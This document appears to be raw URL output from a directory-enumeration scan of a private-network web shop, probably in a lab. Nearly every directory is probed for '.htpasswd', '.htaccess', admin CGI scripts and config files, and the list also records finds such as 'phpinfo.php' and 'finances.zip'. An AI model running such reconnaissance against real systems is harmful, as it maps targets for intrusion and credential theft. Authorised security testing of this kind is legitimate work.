http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-1.jpeg
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg
```

```
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-3.jpeg
http://192.168.1.10/admin/productimages/OPPO%20A57
http://192.168.1.10/admin/productimages/OPPO%20A57/
http://192.168.1.10/admin/productimages/OPPO%20A57/?C=D;O=D
http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-1.jpeg
http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-2.jpeg
http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-3.jpeg
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/?C=S;O=D
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-1.jpeg
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-2.jpeg
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-3.jpeg
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/?C=M;O=D
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-2.jpeg
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-3.jpeg
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on7-sm-1.jpeg
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/?C=D;O=D
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-It-%20Yourself%20Book/diary-of-a-wimpy-kid-do-it-yourself-book-original-1.jpeg
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/22-thea-stilton-and-the-tropical-treasure-original-1.jpeg
http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/?C=D;O=D
http://192.168.1.10/admin/productimages/admin.cgi
http://192.168.1.10/admin/productimages/admin.pl
http://192.168.1.10/admin/productimages/cachemgr.cgi
http://192.168.1.10/admin/productimages/index.php
http://192.168.1.10/admin/scripts
```

```
http://192.168.1.10/admin/scripts/.hta
http://192.168.1.10/admin/scripts/.htaccess
http://192.168.1.10/admin/scripts/.htpasswd
http://192.168.1.10/admin/scripts/?C=S;O=D
http://192.168.1.10/admin/scripts/AT-admin.cgi
http://192.168.1.10/admin/scripts/admin.cgi
http://192.168.1.10/admin/scripts/admin.pl
http://192.168.1.10/admin/scripts/cachemgr.cgi
http://192.168.1.10/admin/scripts/datatables
http://192.168.1.10/admin/scripts/datatables/.hta
http://192.168.1.10/admin/scripts/datatables/.htaccess
http://192.168.1.10/admin/scripts/datatables/.htpasswd
http://192.168.1.10/admin/scripts/datatables/?C=S;O=D
http://192.168.1.10/admin/scripts/datatables/AT-admin.cgi
http://192.168.1.10/admin/scripts/datatables/admin.cgi
http://192.168.1.10/admin/scripts/datatables/admin.pl
http://192.168.1.10/admin/scripts/datatables/cachemgr.cgi
http://192.168.1.10/admin/scripts/flot
http://192.168.1.10/admin/scripts/flot/.hta
http://192.168.1.10/admin/scripts/flot/.htaccess
http://192.168.1.10/admin/scripts/flot/.htpasswd
http://192.168.1.10/admin/scripts/flot/?C=S;O=D
http://192.168.1.10/admin/scripts/flot/AT-admin.cgi
http://192.168.1.10/admin/scripts/flot/admin.cgi
http://192.168.1.10/admin/scripts/flot/admin.pl
http://192.168.1.10/admin/scripts/flot/cachemgr.cgi
http://192.168.1.10/assets
http://192.168.1.10/assets/.hta
http://192.168.1.10/assets/.htaccess
http://192.168.1.10/assets/.htpasswd
http://192.168.1.10/assets/?C=D;O=D
http://192.168.1.10/assets/AT-admin.cgi
http://192.168.1.10/assets/admin.cgi
http://192.168.1.10/assets/admin.pl
http://192.168.1.10/assets/arrow_large_left.png
http://192.168.1.10/assets/arrow_large_right.png
http://192.168.1.10/assets/arrow_left.png
http://192.168.1.10/assets/arrow_left2.png
http://192.168.1.10/assets/arrow_right.png
http://192.168.1.10/assets/arrow_right2.png
http://192.168.1.10/assets/arrowleft.png
http://192.168.1.10/assets/arrowright.png
http://192.168.1.10/assets/black50.png
http://192.168.1.10/assets/boxed_bgtile.png
http://192.168.1.10/assets/bullet.png
http://192.168.1.10/assets/bullet_boxed.png
http://192.168.1.10/assets/bullets.png
http://192.168.1.10/assets/bullets2.png
```

```
http://192.168.1.10/assets/cachemgr.cgi
http://192.168.1.10/assets/coloredbg.png
http://192.168.1.10/assets/css
http://192.168.1.10/assets/css/.hta
http://192.168.1.10/assets/css/.htaccess
http://192.168.1.10/assets/css/.htpasswd
http://192.168.1.10/assets/css/?C=S;O=D
http://192.168.1.10/assets/css/AT-admin.cgi
http://192.168.1.10/assets/css/admin.cgi
http://192.168.1.10/assets/css/admin.pl
http://192.168.1.10/assets/css/cachemgr.cgi
http://192.168.1.10/assets/css/images
http://192.168.1.10/assets/css/images/?C=S;O=D
http://192.168.1.10/assets/css/images/close.png
http://192.168.1.10/assets/css/images/loading.gif
http://192.168.1.10/assets/css/images/next.png
http://192.168.1.10/assets/css/images/prev.png
http://192.168.1.10/assets/css/images/star-small.png
http://192.168.1.10/assets/css/owl.theme.css
http://192.168.1.10/assets/fonts
http://192.168.1.10/assets/fonts/.hta
http://192.168.1.10/assets/fonts/.htaccess
http://192.168.1.10/assets/fonts/.htpasswd
http://192.168.1.10/assets/fonts/?C=D;O=D
http://192.168.1.10/assets/fonts/AT-admin.cgi
http://192.168.1.10/assets/fonts/admin.cgi
http://192.168.1.10/assets/fonts/admin.pl
http://192.168.1.10/assets/fonts/bebas
http://192.168.1.10/assets/fonts/bebas/?C=S;O=D
http://192.168.1.10/assets/fonts/cachemgr.cgi
http://192.168.1.10/assets/fonts/fjalla
http://192.168.1.10/assets/fonts/fjalla/?C=M;O=D
http://192.168.1.10/assets/fonts/lato
http://192.168.1.10/assets/fonts/lato/?C=S;O=D
http://192.168.1.10/assets/fonts/pacifico
http://192.168.1.10/assets/fonts/pacifico/?C=D;O=D
http://192.168.1.10/assets/grain.png
http://192.168.1.10/assets/gridtile.png
http://192.168.1.10/assets/gridtile_3x3.png
http://192.168.1.10/assets/gridtile_3x3_white.png
http://192.168.1.10/assets/gridtile_white.png
http://192.168.1.10/assets/images
http://192.168.1.10/assets/images/.hta
http://192.168.1.10/assets/images/.htaccess
http://192.168.1.10/assets/images/.htpasswd
http://192.168.1.10/assets/images/?C=S;O=D
http://192.168.1.10/assets/images/AT-admin.cgi
http://192.168.1.10/assets/images/admin.cgi
```

```
http://192.168.1.10/assets/images/admin.pl
http://192.168.1.10/assets/images/ajax.gif
http://192.168.1.10/assets/images/banners
http://192.168.1.10/assets/images/banners/?C=S;O=D
http://192.168.1.10/assets/images/banners/cat-banner-1.jpg
http://192.168.1.10/assets/images/banners/cat-banner-2.jpg
http://192.168.1.10/assets/images/banners/cat-banner-3.jpg
http://192.168.1.10/assets/images/blank.gif
http://192.168.1.10/assets/images/cachemgr.cgi
http://192.168.1.10/assets/images/cart.jpg
http://192.168.1.10/assets/images/close.png
http://192.168.1.10/assets/images/dot.png
http://192.168.1.10/assets/images/favicon.ico
http://192.168.1.10/assets/images/grabbing.png
http://192.168.1.10/assets/images/label.png
http://192.168.1.10/assets/images/loading.gif
http://192.168.1.10/assets/images/next.png
http://192.168.1.10/assets/images/owl-carousel
http://192.168.1.10/assets/images/owl-carousel/?C=S;O=D
http://192.168.1.10/assets/images/owl-carousel/AjaxLoader.gif
http://192.168.1.10/assets/images/owl-carousel/grabbing.png
http://192.168.1.10/assets/images/payments
http://192.168.1.10/assets/images/payments/1.png
http://192.168.1.10/assets/images/payments/2.png
http://192.168.1.10/assets/images/payments/3.png
http://192.168.1.10/assets/images/payments/4.png
http://192.168.1.10/assets/images/payments/5.png
http://192.168.1.10/assets/images/payments/?C=S;O=D
http://192.168.1.10/assets/images/prev.png
http://192.168.1.10/assets/images/sliders
http://192.168.1.10/assets/images/sliders/01.jpg
http://192.168.1.10/assets/images/sliders/2.jpg
http://192.168.1.10/assets/images/sliders/?C=D;O=D
http://192.168.1.10/assets/images/sliders/f1.jpg
http://192.168.1.10/assets/images/sliders/fur1.jpg
http://192.168.1.10/assets/images/sliders/slider1.png
http://192.168.1.10/assets/images/sliders/slider2.png
http://192.168.1.10/assets/images/star-big-on.png
http://192.168.1.10/assets/images/star-off.png
http://192.168.1.10/assets/images/star-on.png
http://192.168.1.10/assets/js
http://192.168.1.10/assets/js/.hta
http://192.168.1.10/assets/js/.htaccess
http://192.168.1.10/assets/js/.htpasswd
http://192.168.1.10/assets/js/?C=D;O=D
http://192.168.1.10/assets/js/AT-admin.cgi
http://192.168.1.10/assets/js/admin.cgi
http://192.168.1.10/assets/js/admin.pl
```

```
http://192.168.1.10/assets/js/cachemgr.cgi
http://192.168.1.10/assets/js/html5shiv.js
http://192.168.1.10/assets/js/respond.min.js
http://192.168.1.10/assets/large_left.png
http://192.168.1.10/assets/large_right.png
http://192.168.1.10/assets/less
http://192.168.1.10/assets/less/.hta
http://192.168.1.10/assets/less/.htaccess
http://192.168.1.10/assets/less/.htpasswd
http://192.168.1.10/assets/less/?C=S;O=D
http://192.168.1.10/assets/less/AT-admin.cgi
http://192.168.1.10/assets/less/admin.cgi
http://192.168.1.10/assets/less/admin.pl
http://192.168.1.10/assets/less/cachemgr.cgi
http://192.168.1.10/assets/loader.gif
http://192.168.1.10/assets/loader2.gif
http://192.168.1.10/assets/navigdots.png
http://192.168.1.10/assets/navigdots_bgtile.png
http://192.168.1.10/assets/shadow1.png
http://192.168.1.10/assets/shadow2.png
http://192.168.1.10/assets/shadow3.png
http://192.168.1.10/assets/small_left.png
http://192.168.1.10/assets/small_left_boxed.png
http://192.168.1.10/assets/small_right.png
http://192.168.1.10/assets/small_right_boxed.png
http://192.168.1.10/assets/timer.png
http://192.168.1.10/assets/timerdot.png
http://192.168.1.10/assets/transparent.jpg
http://192.168.1.10/assets/white50.png
http://192.168.1.10/attachment.php?type=terms.php
http://192.168.1.10/brandsimage
http://192.168.1.10/brandsimage/
http://192.168.1.10/brandsimage/?C=D;O=D
http://192.168.1.10/brandsimage/aoc.jpg
http://192.168.1.10/brandsimage/bajaj.jpg
http://192.168.1.10/brandsimage/blackberry.jpg
http://192.168.1.10/brandsimage/canon.jpg
http://192.168.1.10/brandsimage/compas.jpg
http://192.168.1.10/brandsimage/daikin.jpg
http://192.168.1.10/brandsimage/dell.jpg
http://192.168.1.10/brandsimage/electrolux.jpg
http://192.168.1.10/brandsimage/faber.jpg
http://192.168.1.10/brandsimage/forbes.jpg
http://192.168.1.10/brandsimage/fujifilm.jpg
http://192.168.1.10/brandsimage/godreg.jpg
http://192.168.1.10/brandsimage/hcl.jpg
http://192.168.1.10/brandsimage/hitachi.jpg
http://192.168.1.10/brandsimage/ifb.jpg
```

```
http://192.168.1.10/brandsimage/lenovo.jpg
http://192.168.1.10/brandsimage/lg.jpg
http://192.168.1.10/brandsimage/mitashi.jpg
http://192.168.1.10/brandsimage/morphurichards.jpg
http://192.168.1.10/brandsimage/nikon.jpg
http://192.168.1.10/brandsimage/nokia.jpg
http://192.168.1.10/brandsimage/olympus.jpg
http://192.168.1.10/brandsimage/panasonic.jpg
http://192.168.1.10/brandsimage/samsung.jpg
http://192.168.1.10/brandsimage/sony.jpg
http://192.168.1.10/brandsimage/voltas.jpg
http://192.168.1.10/cachemgr.cgi
http://192.168.1.10/category.php?action=add&id=17&page=product
http://192.168.1.10/category.php?action=wishlist&pid=15
http://192.168.1.10/category.php?cid=6
http://192.168.1.10/cgi-bin
http://192.168.1.10/cgi-bin/.hta
http://192.168.1.10/cgi-bin/.htaccess
http://192.168.1.10/cgi-bin/.htpasswd
http://192.168.1.10/cgi-bin/printenv
http://192.168.1.10/cgi-bin/test-cgi
http://192.168.1.10/company-accounts
http://192.168.1.10/company-accounts/
http://192.168.1.10/company-accounts/?C=S;O=D
http://192.168.1.10/company-accounts/finances.zip
http://192.168.1.10/company-accounts/readme.txt
http://192.168.1.10/css
http://192.168.1.10/css/.hta
http://192.168.1.10/css/.htaccess
http://192.168.1.10/css/.htpasswd
http://192.168.1.10/css/AT-admin.cgi
http://192.168.1.10/css/admin.cgi
http://192.168.1.10/css/admin.pl
http://192.168.1.10/css/cachemgr.cgi
http://192.168.1.10/detail.html
http://192.168.1.10/error
http://192.168.1.10/error/.hta
http://192.168.1.10/error/.htaccess
http://192.168.1.10/error/.htpasswd
http://192.168.1.10/error/AT-admin.cgi
http://192.168.1.10/error/admin.cgi
http://192.168.1.10/error/admin.pl
http://192.168.1.10/error/cachemgr.cgi
http://192.168.1.10/error/include
http://192.168.1.10/font
http://192.168.1.10/font/.hta
http://192.168.1.10/font/.htaccess
http://192.168.1.10/font/.htpasswd
```

```
http://192.168.1.10/font/AT-admin.cgi
http://192.168.1.10/font/admin.cgi
http://192.168.1.10/font/admin.pl
http://192.168.1.10/font/cachemgr.cgi
http://192.168.1.10/forgot-password.php
http://192.168.1.10/home.html
http://192.168.1.10/icons
http://192.168.1.10/icons/.hta
http://192.168.1.10/icons/.htaccess
http://192.168.1.10/icons/.htpasswd
http://192.168.1.10/icons/AT-admin.cgi
http://192.168.1.10/icons/admin.cgi
http://192.168.1.10/icons/admin.pl
http://192.168.1.10/icons/back.gif
http://192.168.1.10/icons/blank.gif
http://192.168.1.10/icons/cachemgr.cgi
http://192.168.1.10/icons/compressed.gif
http://192.168.1.10/icons/folder.gif
http://192.168.1.10/icons/image2.gif
http://192.168.1.10/icons/small
http://192.168.1.10/icons/text.gif
http://192.168.1.10/icons/unknown.gif
http://192.168.1.10/img
http://192.168.1.10/img/.hta
http://192.168.1.10/img/.htaccess
http://192.168.1.10/img/.htpasswd
http://192.168.1.10/img/AT-admin.cgi
http://192.168.1.10/img/admin.cgi
http://192.168.1.10/img/admin.pl
http://192.168.1.10/img/cachemgr.cgi
http://192.168.1.10/includes
http://192.168.1.10/includes/.hta
http://192.168.1.10/includes/.htaccess
http://192.168.1.10/includes/.htpasswd
http://192.168.1.10/includes/AT-admin.cgi
http://192.168.1.10/includes/admin.cgi
http://192.168.1.10/includes/admin.pl
http://192.168.1.10/includes/cachemgr.cgi
http://192.168.1.10/index.php
http://192.168.1.10/index.php?action=add&id=1&page=product
http://192.168.1.10/index.php?page-detail
http://192.168.1.10/info.php
http://192.168.1.10/js
http://192.168.1.10/js/img
http://192.168.1.10/layouts
http://192.168.1.10/login.php
http://192.168.1.10/logout.php
http://192.168.1.10/my-account.php
```

```
http://192.168.1.10/my-cart.php
http://192.168.1.10/my-wishlist.php
http://192.168.1.10/order-details.php
http://192.168.1.10/phpinfo.php
http://192.168.1.10/phpmyadmin
http://192.168.1.10/pictures
http://192.168.1.10/pictures/?C=D;O=D
http://192.168.1.10/pictures/fluffy.jpg
http://192.168.1.10/pictures/rick.jpg
http://192.168.1.10/product-details.php%3fpid=2
http://192.168.1.10/product-details.php?action=add&id=12&page=product
http://192.168.1.10/product-details.php?action=wishlist&pid=1
http://192.168.1.10/product-details.php?pid=18
http://192.168.1.10/robots.txt
http://192.168.1.10/search-result.php
http://192.168.1.10/sitemap.xml
http://192.168.1.10/sub-category.php?scid=11
http://192.168.1.10/switchstylesheet
http://192.168.1.10/switchstylesheet/switchstylesheet.js
http://192.168.1.10:80/
http://192.168.1.10:80/../
http://192.168.1.10:80/.hta/
http://192.168.1.10:80/.htaccess/
http://192.168.1.10:80/.htpasswd/
http://192.168.1.10:80/AT-admin.cgi/
http://192.168.1.10:80/admin.cgi/
http://192.168.1.10:80/admin.pl/
http://192.168.1.10:80/admin/
http://192.168.1.10:80/admin/.hta/
http://192.168.1.10:80/admin/.htaccess/
http://192.168.1.10:80/admin/.htpasswd/
http://192.168.1.10:80/admin/AT-admin.cgi/
http://192.168.1.10:80/admin/admin.cgi/
http://192.168.1.10:80/admin/admin.pl/
http://192.168.1.10:80/admin/assets/
http://192.168.1.10:80/admin/assets/css/
http://192.168.1.10:80/admin/assets/fonts/
http://192.168.1.10:80/admin/assets/images/
http://192.168.1.10:80/admin/assets/js/
http://192.168.1.10:80/admin/assets/less/
http://192.168.1.10:80/admin/assets/plugins/
http://192.168.1.10:80/admin/bootstrap/
http://192.168.1.10:80/admin/bootstrap/.hta/
http://192.168.1.10:80/admin/bootstrap/.htaccess/
http://192.168.1.10:80/admin/bootstrap/.htpasswd/
http://192.168.1.10:80/admin/bootstrap/AT-admin.cgi/
http://192.168.1.10:80/admin/bootstrap/admin.cgi/
http://192.168.1.10:80/admin/bootstrap/admin.pl/
```

```
http://192.168.1.10:80/admin/bootstrap/cachemgr.cgi/
http://192.168.1.10:80/admin/bootstrap/css/
http://192.168.1.10:80/admin/bootstrap/css/.hta/
http://192.168.1.10:80/admin/bootstrap/css/.htaccess/
http://192.168.1.10:80/admin/bootstrap/css/.htpasswd/
http://192.168.1.10:80/admin/bootstrap/css/AT-admin.cgi/
http://192.168.1.10:80/admin/bootstrap/css/admin.cgi/
http://192.168.1.10:80/admin/bootstrap/css/admin.pl/
http://192.168.1.10:80/admin/bootstrap/css/bootstrap-responsive.min.css
http://192.168.1.10:80/admin/bootstrap/css/bootstrap.min.css
http://192.168.1.10:80/admin/bootstrap/css/cachemgr.cgi/
http://192.168.1.10:80/admin/bootstrap/img/
http://192.168.1.10:80/admin/bootstrap/img/.hta/
http://192.168.1.10:80/admin/bootstrap/img/.htaccess/
http://192.168.1.10:80/admin/bootstrap/img/.htpasswd/
http://192.168.1.10:80/admin/bootstrap/img/AT-admin.cgi/
http://192.168.1.10:80/admin/bootstrap/img/admin.cgi/
http://192.168.1.10:80/admin/bootstrap/img/admin.pl/
http://192.168.1.10:80/admin/bootstrap/img/cachemgr.cgi/
http://192.168.1.10:80/admin/bootstrap/js/
http://192.168.1.10:80/admin/bootstrap/js/.hta/
http://192.168.1.10:80/admin/bootstrap/js/.htaccess/
http://192.168.1.10:80/admin/bootstrap/js/.htpasswd/
http://192.168.1.10:80/admin/bootstrap/js/AT-admin.cgi/
http://192.168.1.10:80/admin/bootstrap/js/admin.cgi/
http://192.168.1.10:80/admin/bootstrap/js/admin.pl/
http://192.168.1.10:80/admin/bootstrap/js/bootstrap.min.js
http://192.168.1.10:80/admin/bootstrap/js/cachemgr.cgi/
http://192.168.1.10:80/admin/cachemgr.cgi/
http://192.168.1.10:80/admin/css/
http://192.168.1.10:80/admin/css/theme.css
http://192.168.1.10:80/admin/images/
http://192.168.1.10:80/admin/images/icons/
http://192.168.1.10:80/admin/images/jquery-ui/
http://192.168.1.10:80/admin/include/
http://192.168.1.10:80/admin/include/config.php
http://192.168.1.10:80/admin/include/footer.php
http://192.168.1.10:80/admin/include/header.php
http://192.168.1.10:80/admin/include/sidebar.php
http://192.168.1.10:80/admin/index.php/
http://192.168.1.10:80/admin/productimages/.hta/
http://192.168.1.10:80/admin/productimages/.htaccess/
http://192.168.1.10:80/admin/productimages/.htpasswd/
http://192.168.1.10:80/admin/productimages/AT-admin.cgi/
http://192.168.1.10:80/admin/productimages/admin.cgi/
http://192.168.1.10:80/admin/productimages/admin.pl/
http://192.168.1.10:80/admin/productimages/cachemgr.cgi/
http://192.168.1.10:80/admin/productimages/index.php/
```

```
http://192.168.1.10:80/admin/scripts/
http://192.168.1.10:80/admin/scripts/.hta/
http://192.168.1.10:80/admin/scripts/.htaccess/
http://192.168.1.10:80/admin/scripts/.htpasswd/
http://192.168.1.10:80/admin/scripts/AT-admin.cgi/
http://192.168.1.10:80/admin/scripts/admin.cgi/
http://192.168.1.10:80/admin/scripts/admin.pl/
http://192.168.1.10:80/admin/scripts/cachemgr.cgi/
http://192.168.1.10:80/admin/scripts/common.js
http://192.168.1.10:80/admin/scripts/datatables/
http://192.168.1.10:80/admin/scripts/datatables/.hta/
http://192.168.1.10:80/admin/scripts/datatables/.htaccess/
http://192.168.1.10:80/admin/scripts/datatables/.htpasswd/
http://192.168.1.10:80/admin/scripts/datatables/AT-admin.cgi/
http://192.168.1.10:80/admin/scripts/datatables/admin.cgi/
http://192.168.1.10:80/admin/scripts/datatables/admin.pl/
http://192.168.1.10:80/admin/scripts/datatables/cachemgr.cgi/
http://192.168.1.10:80/admin/scripts/datatables/jquery.dataTables.js
http://192.168.1.10:80/admin/scripts/flot/
http://192.168.1.10:80/admin/scripts/flot/.hta/
http://192.168.1.10:80/admin/scripts/flot/.htaccess/
http://192.168.1.10:80/admin/scripts/flot/.htpasswd/
http://192.168.1.10:80/admin/scripts/flot/AT-admin.cgi/
http://192.168.1.10:80/admin/scripts/flot/admin.cgi/
http://192.168.1.10:80/admin/scripts/flot/admin.pl/
http://192.168.1.10:80/admin/scripts/flot/cachemgr.cgi/
http://192.168.1.10:80/admin/scripts/flot/jquery.flot.js
http://192.168.1.10:80/admin/scripts/flot/jquery.flot.pie.js
http://192.168.1.10:80/admin/scripts/flot/jquery.flot.resize.js
http://192.168.1.10:80/admin/scripts/jquery-1.9.1.min.js
http://192.168.1.10:80/admin/scripts/jquery-ui-1.10.1.custom.min.js
http://192.168.1.10:80/assets/
http://192.168.1.10:80/assets/.hta/
http://192.168.1.10:80/assets/.htaccess/
http://192.168.1.10:80/assets/.htpasswd/
http://192.168.1.10:80/assets/AT-admin.cgi/
http://192.168.1.10:80/assets/admin.cgi/
http://192.168.1.10:80/assets/admin.pl/
http://192.168.1.10:80/assets/arrows.psd
http://192.168.1.10:80/assets/bullets.psd
http://192.168.1.10:80/assets/cachemgr.cgi/
http://192.168.1.10:80/assets/css/
http://192.168.1.10:80/assets/css/.hta/
http://192.168.1.10:80/assets/css/.htaccess/
http://192.168.1.10:80/assets/css/.htpasswd/
http://192.168.1.10:80/assets/css/AT-admin.cgi/
http://192.168.1.10:80/assets/css/admin.cgi/
http://192.168.1.10:80/assets/css/admin.pl/
```

```
http://192.168.1.10:80/assets/css/animate.min.css
http://192.168.1.10:80/assets/css/blue.css
http://192.168.1.10:80/assets/css/bootstrap-select.min.css
http://192.168.1.10:80/assets/css/bootstrap.min.css
http://192.168.1.10:80/assets/css/cachemgr.cgi/
http://192.168.1.10:80/assets/css/config.css
http://192.168.1.10:80/assets/css/dark-green.css
http://192.168.1.10:80/assets/css/font-awesome.min.css
http://192.168.1.10:80/assets/css/green.css
http://192.168.1.10:80/assets/css/images/
http://192.168.1.10:80/assets/css/lightbox.css
http://192.168.1.10:80/assets/css/main.css
http://192.168.1.10:80/assets/css/orange.css
http://192.168.1.10:80/assets/css/owl.carousel.css
http://192.168.1.10:80/assets/css/owl.transitions.css
http://192.168.1.10:80/assets/css/rateit.css
http://192.168.1.10:80/assets/css/red.css
http://192.168.1.10:80/assets/fonts/
http://192.168.1.10:80/assets/fonts/.hta/
http://192.168.1.10:80/assets/fonts/.htaccess/
http://192.168.1.10:80/assets/fonts/.htpasswd/
http://192.168.1.10:80/assets/fonts/AT-admin.cgi/
http://192.168.1.10:80/assets/fonts/FontAwesome.otf
http://192.168.1.10:80/assets/fonts/admin.cgi/
http://192.168.1.10:80/assets/fonts/admin.pl/
http://192.168.1.10:80/assets/fonts/bebas/
http://192.168.1.10:80/assets/fonts/bebas/bebasneuebold.eot
http://192.168.1.10:80/assets/fonts/bebas/bebasneuebold.svg
http://192.168.1.10:80/assets/fonts/bebas/bebasneuebold.ttf
http://192.168.1.10:80/assets/fonts/bebas/bebasneuebold.woff
http://192.168.1.10:80/assets/fonts/bebas/bebasneuebold.woff2
http://192.168.1.10:80/assets/fonts/bebas/bebasneueregular.eot
http://192.168.1.10:80/assets/fonts/bebas/bebasneueregular.svg
http://192.168.1.10:80/assets/fonts/bebas/bebasneueregular.ttf
http://192.168.1.10:80/assets/fonts/bebas/bebasneueregular.woff
http://192.168.1.10:80/assets/fonts/bebas/bebasneueregular.woff2
http://192.168.1.10:80/assets/fonts/cachemgr.cgi/
http://192.168.1.10:80/assets/fonts/fjalla/
http://192.168.1.10:80/assets/fonts/fjalla/fjallaone-regular.eot
http://192.168.1.10:80/assets/fonts/fjalla/fjallaone-regular.svg
http://192.168.1.10:80/assets/fonts/fjalla/fjallaone-regular.ttf
http://192.168.1.10:80/assets/fonts/fjalla/fjallaone-regular.woff
http://192.168.1.10:80/assets/fonts/fjalla/fjallaone-regular.woff2
http://192.168.1.10:80/assets/fonts/fontawesome-webfont.eot
http://192.168.1.10:80/assets/fonts/fontawesome-webfont.svg
http://192.168.1.10:80/assets/fonts/fontawesome-webfont.ttf
http://192.168.1.10:80/assets/fonts/fontawesome-webfont.woff
http://192.168.1.10:80/assets/fonts/glyphicons-halflings-regular.eot
```

```
http://192.168.1.10:80/assets/fonts/glyphicons-halflings-regular.svg
http://192.168.1.10:80/assets/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.10:80/assets/fonts/glyphicons-halflings-regular.woff
http://192.168.1.10:80/assets/fonts/lato/
http://192.168.1.10:80/assets/fonts/lato/lato-bold.eot
http://192.168.1.10:80/assets/fonts/lato/lato-bold.svg
http://192.168.1.10:80/assets/fonts/lato/lato-bold.ttf
http://192.168.1.10:80/assets/fonts/lato/lato-bold.woff
http://192.168.1.10:80/assets/fonts/lato/lato-bold.woff2
http://192.168.1.10:80/assets/fonts/pacifico/
http://192.168.1.10:80/assets/fonts/pacifico/pacifico.eot
http://192.168.1.10:80/assets/fonts/pacifico/pacifico.svg
http://192.168.1.10:80/assets/fonts/pacifico/pacifico.ttf
http://192.168.1.10:80/assets/fonts/pacifico/pacifico.woff
http://192.168.1.10:80/assets/fonts/pacifico/pacifico.woff2
http://192.168.1.10:80/assets/images/
http://192.168.1.10:80/assets/images/.hta/
http://192.168.1.10:80/assets/images/.htaccess/
http://192.168.1.10:80/assets/images/.htpasswd/
http://192.168.1.10:80/assets/images/AT-admin.cgi/
http://192.168.1.10:80/assets/images/admin.cgi/
http://192.168.1.10:80/assets/images/admin.pl/
http://192.168.1.10:80/assets/images/banners/
http://192.168.1.10:80/assets/images/cachemgr.cgi/
http://192.168.1.10:80/assets/images/owl-carousel/
http://192.168.1.10:80/assets/images/payments/
http://192.168.1.10:80/assets/images/sliders/
http://192.168.1.10:80/assets/js/
http://192.168.1.10:80/assets/js/.hta/
http://192.168.1.10:80/assets/js/.htaccess/
http://192.168.1.10:80/assets/js/.htpasswd/
http://192.168.1.10:80/assets/js/AT-admin.cgi/
http://192.168.1.10:80/assets/js/admin.cgi/
http://192.168.1.10:80/assets/js/admin.pl/
http://192.168.1.10:80/assets/js/bootstrap-hover-dropdown.min.js
http://192.168.1.10:80/assets/js/bootstrap-select.min.js
http://192.168.1.10:80/assets/js/bootstrap-slider.min.js
http://192.168.1.10:80/assets/js/bootstrap.js
http://192.168.1.10:80/assets/js/bootstrap.min.js
http://192.168.1.10:80/assets/js/cachemgr.cgi/
http://192.168.1.10:80/assets/js/echo.min.js
http://192.168.1.10:80/assets/js/jquery-1.11.1.min.js
http://192.168.1.10:80/assets/js/jquery.easing-1.3.min.js
http://192.168.1.10:80/assets/js/jquery.rateit.min.js
http://192.168.1.10:80/assets/js/lightbox.min.js
http://192.168.1.10:80/assets/js/owl.carousel.min.js
http://192.168.1.10:80/assets/js/scripts.js
http://192.168.1.10:80/assets/js/wow.min.js
```

```
http://192.168.1.10:80/assets/less/
http://192.168.1.10:80/assets/less/.hta/
http://192.168.1.10:80/assets/less/.htaccess/
http://192.168.1.10:80/assets/less/.htpasswd/
http://192.168.1.10:80/assets/less/404.less
http://192.168.1.10:80/assets/less/AT-admin.cgi/
http://192.168.1.10:80/assets/less/admin.cgi/
http://192.168.1.10:80/assets/less/admin.pl/
http://192.168.1.10:80/assets/less/blog-slider.less
http://192.168.1.10:80/assets/less/blog.less
http://192.168.1.10:80/assets/less/blue.less
http://192.168.1.10:80/assets/less/breadcrumb.less
http://192.168.1.10:80/assets/less/cachemgr.cgi/
http://192.168.1.10:80/assets/less/category-page-slider.less
http://192.168.1.10:80/assets/less/category.less
http://192.168.1.10:80/assets/less/checkout.less
http://192.168.1.10:80/assets/less/color.less
http://192.168.1.10:80/assets/less/contact.less
http://192.168.1.10:80/assets/less/copyright-bar.less
http://192.168.1.10:80/assets/less/dark-green.less
http://192.168.1.10:80/assets/less/detail.less
http://192.168.1.10:80/assets/less/filter-container.less
http://192.168.1.10:80/assets/less/footer.less
http://192.168.1.10:80/assets/less/general.less
